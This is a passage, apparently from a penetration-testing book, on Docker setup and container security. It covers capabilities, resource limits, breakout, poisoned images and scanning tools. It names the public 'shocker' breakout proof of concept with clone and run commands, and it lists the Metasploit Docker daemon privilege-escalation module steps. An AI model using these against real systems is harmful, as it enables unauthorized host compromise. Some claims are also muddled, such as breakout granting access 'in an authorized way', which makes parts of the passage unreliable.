
For the demonstration, I am using the Microsoft Azure Cloud platform. You can visit the Azure official website from here `www.azure.com`. So, to build an image, I created an Azure container registry and logged in:



Click on **New** and create a new **Azure Container Registry**:




To login, I used the `login` command:



To check if we deployed the environment successfully, I used the `pull` command which pulls an image or a repository from a registry, which is a default Microsoft Azure image:

```
docker pull microsoft/aci-helloworld
```



To run a container that is an instance of a Docker image, we need to use the `run` command.

To list all the available containers, use the `ps` command:


```
sudo docker ps
```

```
azureuser@Docker: ~
File  Edit  View  Search  Terminal  Help
azureuser@Docker:~$ sudo docker ps
CONTAINER ID        IMAGE                      COMMAND                  CREATE
D                   STATUS              PORTS               NAMES
f884fb361cb0        microsoft/aci-helloworld   "/bin/sh -c 'node ..."   2 minu
tes ago             Up 2 minutes                            vibrant_edison
azureuser@Docker:~$
```

There are many other useful commands for containers as:

- `top`: Processes within a container
- `stop`: Stops a container
- `rm`: Deletes a container
- `stats`: Statistics about a container
- `pause`: Pause a container

A Docker container is based on a life cycle that is illustrated by the following workflow:



Docker exploitation

You learned how to install and configure Docker containers. As a penetration tester, you need to be aware of the potential security issues and the potential threats against Docker systems. According to ClusterHQ in 2015, more than 60% of enterprises are concerned about containers' security more than any other issue in the Docker production environment. There are many security concerns that face Docker containers. In order to do that, penetration testers should consider the following common container security challenges and vectors:

- Kernel exploits
- **Denial-of-service** (**DoS**)
- Container breakout
- Poisoned images
- Data theft

Kernel exploits

Docker containers are running on servers, but remember that there is a kernel**.** In fact, all the processes share the same kernel**.** Docker comes with many capabilities such as:

- `chown`: To change the ownership of any file
- `fowner`: To bypass permission checks on operations that require the UID of a process and the UID of a file to be the same
- `kill`: To send kill signals to non-root processes
- `setgid`: To manipulate process GIDs and GID list
- `setuid`: To manipulate process UIDs
- `net_raw`: To allow the use of raw and packet sockets

To check the available capabilities, you can use the `pscap` command. Before that, you need to make sure that you have installed the `libcap-ng-utils` dependency:

```
sudo apt-get install libcap-ng-utils
```

```
azureuser@Docker: ~
File  Edit  View  Search  Terminal  Help
azureuser@Docker:~$ pscap
ppid  pid   name        command           capabilities
1     468   root        systemd-journal   chown, dac_override, dac_read_search, fown
er, setgid, setuid, sys_ptrace, sys_admin, audit_control, mac_override, syslog, audi
t_read
1     503   root        lvmetad           full
1     524   root        systemd-udevd     full
1     573   systemd-timesync  systemd-timesyn   sys_time
1     1012  root        dhclient          dac_override, net_bind_service, net_admin,
 net_raw, sys_module +
1     1220  root        iscsid            full
1     1223  root        iscsid            full
1     1237  messagebus  dbus-daemon       audit_write +
1     1261  root        lxcfs             full
1     1270  root        hv_kvp_daemon     full
1     1294  root        systemd-logind    chown, dac_override, dac_read_search, fown
er, kill, sys_admin, sys_tty_config, audit_control, mac_admin
1     1301  root        python3           full
```

Set user ID (**SUID**) upon execution and **Set group ID** (**SGID**) upon execution are discussed previously in the `Chapter 2`, *Advanced Linux Exploitation*. They are two terms that represent access rights. They allow users to execute the binaries with the same permissions as its owner. These two executions could be exploited by attackers. That is why you need to configure Dockerfiles to disable `setuid` rights.

To drop a capability, use the option: `--cap-drop =`.

For example, if you want to drop the `setgid` capability, you can run the following command:

```
docker run -d --cap-drop= mknod

sudo docker run  --cap-drop=mknod  -t -i --volumes-from kali-data kali
```

```
azureuser@Docker: ~
File  Edit  View  Search  Terminal  Help
azureuser@Docker:~$ sudo docker run  --cap-drop=mknod  -t -i --volumes-from kali-dat
a kali
root@a914ca72e257:/# ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
root@a914ca72e257:/#
```

If you want to drop all the capabilities and you want only to run `setfcap`, use the following command:

```
sudo docker run  --cap-drop=all --cap-add=setfcap  -t -i --volumes-from
kali-data kali
```

As a security measure, you need to disable the `setuid` rights by modifying the Dockerfile:

```
RUN find / -perm +6000 -type  f -exec chmod a-s {} \; \ || true
```

DoS and resource abuse

DoS is a serious threat for Docker platforms. Docker faces many DoS threats, such as:

- **Pending signals**
- **Posix message queues**
- **Maximum user processes**
- **Maximum files**

To defend against these attacks, we need to:


- Assign memory limits using the `-m` option:

```
docker run  -d -m  512m  <Image_Name>
```

- Limit the CPU share (1,024 by default) using the `-c` option:

```
docker run  -d -c  512  <Image_Name></strong>
```

Another feature in the Linux kernel that you can use to limit the access processes is `cgroups` (control groups) using the `--cpu-set-cpus` flag. You can have a clearer understanding by checking the following illustration.



Docker breakout

Docker breakout is the operation of bypassing the isolation layer of Docker containers, pivoting to the host and getting access to information in an authorized way and the process of trying to gain more privilege (privilege escalation). Docker breakout could be done, thanks to some different attack vectors. The first vector is the threats discussed before: kernel vulnerabilities. Abusing privilege is another Docker breakout technique. Attackers can use **inter-container communication** (**icc**) which allows containers to communicate with each other. To secure Docker, you need to set the `-icc` flag to `false`, in addition to configuring `iptables`:

```
docker -d --icc=false --iptables
```

Docker plays a middleware role between kernel and container. As a security measure, it blacklisted kernel calls, but in 2015, an exploit was presented that exploited a non-blocked kernel call named `CAP_DAC_READ_SEARCH` which allowed attackers to break out of the Docker isolation and sneak to the container. The code is named *the shocker*, and it was presented as a breakout demonstration. You can clone the proof of concept of it from this `https://github.com/gabrtv/shocker` repository:

```
sudo git clone https://github.com/gabrtv/shocker
```

To test the exploit, you only need to use the `docker run` command:

```
root@Demo:~# docker run gabrtv/shocker
```

Docker is relying on a daemon named Docker daemon. It requires root privileges. Non-trusted users present a serious threat. To gain root access, an attacker could use the Docker daemon privilege escalation Metasploit module:

```
msf > use exploit/linux/local/docker_daemon_privilege_escalation msf
exploit(docker_daemon_privilege_escalation) > show targets ...targets...
msf exploit(docker_daemon_privilege_escalation) > set TARGET <target-id>
msf exploit(docker_daemon_privilege_escalation) > show options ...show and
set options... msf exploit(docker_daemon_privilege_escalation) > exploit
```

Poisoned images

On Docker Hub, there are more than 100,000 prebuild containers and images. Images are a vital component for Docker containers. In fact, containers are built, based on images. That is why you need to assert the authenticity of Docker images. Images are spread everywhere in the internet, so checking Docker images is a must because you don't want to run any arbitrary programs on your infrastructure. To verify a Docker image, use the `pull` command to verify if the image is signed. In other words, if the pull succeeded, the image is verified. In addition, ensure that your settings matches `DOCKER_CONTENT_TRUST=1`.

Database passwords and data theft

When using Docker, you will deal with passwords and credentials on a daily basis. Sensitive information and passwords are very highly attractive for attackers, as usual. Also, setting the filesystem to read only is a wise decision, by adding the `--read-only option`:

```
docker run --read-only  kali
```


Docker bench security

Docker delivers an important script named *Docker bench security*. It is really useful to collect and reporting information, warnings, and pass messages using a simple output. You can clone the bench from its official GitHub repository `https://github.com/docker/docker-bench-security`:

```
sudo git clone https://github.com/docker/docker-bench-security
```

Run the script, and it will check Docker, thanks to predefined best practices. Basically, it is based on the CIS Docker Community Edition Benchmark v1.1.0:

```
./docker-bench-security.sh
```




Docker vulnerability static analysis with Clair


Clair is an open source project for the static analysis of vulnerabilities in Docker containers. It allows penetration testers to identify vulnerabilities in containers. You can find its official repository at `https://github.com/coreos/clair`.

The Clair project is composed of the following seven components, illustrated in the diagram:


- Content detectors
- Datastore
- Vulnerability updaters
- RESTful API
- Notifiers
- Clients
- Vulnerabilities databases




To build a Dockernized environment, visit the official QUAY website `https://quay.io/`:




Complete your profile with the required information:




Create a new repository and choose its visibility:



Select a link to your repository, for example, I used a Dockerfile:




Wait until the building operation is finished:




If you click on the build, you will see the content of the Dockerfile:


Wait for couple of minutes to finish the operation:



To use the security scanner, you need an Enterprise account:



After completing your profile, you will be able to test the Quay Security Scanner to check whether there are some common Docker vulnerabilities:



